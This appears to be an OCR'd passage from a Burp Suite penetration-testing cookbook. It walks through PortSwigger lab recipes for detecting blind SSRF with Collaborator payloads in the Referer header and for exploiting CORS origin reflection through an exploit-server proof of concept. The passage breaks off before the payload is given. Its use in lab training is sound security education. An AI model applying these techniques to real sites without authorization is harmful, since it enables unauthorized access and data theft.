


Figure 11.19 – Congratulatory banner

How it works...

The **JWT Editor** extension helps testers to work with JWT tokens in an easier way by providing debugger tools conveniently available with the Burp Suite UI. Check out the other JWT labs available in the PortSwigger Web Security Academy to gain more experience with the extension.

Using Burp Suite Collaborator to determine SSRF

SSRF is a vulnerability that allows an attacker to force applications to make unauthorized requests on the attacker's behalf. These requests can be as simple as DNS queries or as maniacal as commands from an attacker-controlled server.

In this recipe, we will use Burp Suite Collaborator to check open ports available for SSRF requests, and then we will use Burp Intruder to determine whether the application will perform DNS queries to the public Burp Suite Collaborator server through an SSRF vulnerability.

Getting ready

Log in to your PortSwigger account. Using PortSwigger *Lab: Blind SSRF with out-of-band detection* (`https://portswigger.net/web-security/ssrf/blind/lab-out-of-band-detection`), we will see how to use Burp Suite Collaborator to identify an SSRF vulnerability in our target application.

How to do it...

1. Switch to the Burp Suite **Collaborator** tab. Click the **Get started** button:




Figure 11.20 – Start Collaborator

2. Notice you may now copy **Collaborator** payloads to the clipboard and a table appears that displays any captured calls.




Figure 11.21 – The Collaborator table

3. Log in, go to *Lab: Blind SSRF with out-of-band detection*, and start the instance by clicking **Access the lab**:




Figure 11.22 – Lab lesson

4. After your instance of the lab loads, use the Burp Suite browser to capture your traffic. Click around the site.
5. Switch to the **Proxy | HTTP history** tab and find any request you made in the instance that contains a `Referer` header. Right-click and send the request to **Repeater**:




Figure 11.23 – Send to Repeater

6. Inside **Repeater**, highlight the value of the `Referer` header, leaving the protocol of `https://`. Right-click and select **Insert Collaborator payload**. This action will replace the current value of `Referer` with a collaborator instance.




Figure 11.24 – Insert Collaborator payload

The subdomain is randomized, so your collaborator value will differ from the one shown in the following screenshot.

Figure 11.25 – Referer header

7. Inside **Repeater**, click the **Send** button. The response will look normal. Since this is a blind SSRF, we need to see whether any backend systems made calls to our **Collaborator** server instance.




Figure 11.26 – Response

8. Switch to the Burp Suite **Collaborator** client and click the **Poll now** button to see whether any SSRF attacks were successful. If any requests leaked outside of the network, those requests will appear in this table along with the specific protocol used. If any requests are shown in this table, you will need to report the SSRF vulnerability as a finding. As you can see from the results shown here, numerous DNS queries were made by the application on behalf of the attacker-provided payloads. This means the source IP addresses shown would be backend servers behind the target application.




Figure 11.27 – Poll shows interactions

9. Notice the congratulatory banner in the browser.

Figure 11.28 – Congratulatory banner

How it works…

Network leaks and overly generous application parameters can allow an attacker to have an application make unauthorized calls via various protocols on the attacker's behalf. In the case of this recipe, the application allows DNS queries to leak outside of the local machine and connect to the internet.

See also

For more information on SSRF attacks, see the PortSwigger blog entry at `https://portswigger.net/blog/cracking-the-lens-targeting-https-hidden-attack-surface`.

Testing CORS

An application implementing HTML5 **Cross-Origin Resource Sharing** (**CORS**) means the application will share browser information with another domain that resides at a different origin. By design, browser protections prevent external scripts from accessing information in the browser. This protection is known as **Same-Origin Policy** (**SOP**). However, CORS is a means of bypassing SOP permissively. If an application wants to share browser information with a completely different domain, it may do so with properly configured CORS headers.

Web-penetration testers must ensure applications that handle AJAX calls (for example, HTML5) do not have misconfigured CORS headers. Let's see how Burp Suite can help us identify such misconfigurations.

Getting ready

Log in to your PortSwigger account. Using *Lab: CORS vulnerability with basic origin reflection* (`https://portswigger.net/web-security/cors/lab-basic-origin-reflection-attack`), we will see how to identify a CORS vulnerability in our target application.

How to do it...

1. Go to *Lab: CORS vulnerability with basic origin reflection* and click the **Access the lab** button to start your instance.




Figure 11.29 – Lab lesson

2. After your instance of the lab loads, use the Burp Suite browser to capture your traffic. Log in to the application using the provided credentials: `wiener/peter`.




Figure 11.30 – Click the My account link

Use the supplied credentials to log in to the application.




Figure 11.31 – Log in with the provided credentials

3. Switch to the Burp Suite **Proxy | HTTP history** tab and look for the `GET /accountDetails` request after login. Notice there is a CORS-related header in the response, allowing the sharing of client secrets.




Figure 11.32 – CORS header in response

Send the request to **Repeater**:




Figure 11.33 – Send to Repeater

4. Let's make a cross-origin call by adding the `Origin` header to the request from the `https://example.com` location:

```
Origin: https://example.com
```

It's shown in the following screenshot:




Figure 11.34 – Add the Origin header and site value

5. While in **Repeater**, click **Send** and notice a new CORS-related header appears in **Response**. Now there are two CORS headers in **Response** and the value of `Origin` is reflected in `Access-Control-Allow-Origin`, allowing information to be shared:




Figure 11.35 – See what gets reflected in response

6. Click the **Go to exploit server** button:




Figure 11.36 – Go to exploit server

7. We need to create a **Proof of Concept** (**PoC**) to show how we can leverage this CORS vulnerability to show impact. Remove the `Hello, world!` message from the **Body** portion of the PoC:




Figure 11.37 – Body of PoC in exploit server

8. Replace the **Body** text area with the following payload, and substitute `<YOUR-LAB-ID>` with the value of your lab instance along with the `https://` in front:




Figure 11.38 – Replace the value with your lab ID

9. Click **Store** and **Deliver to Victim** in that order at the bottom:

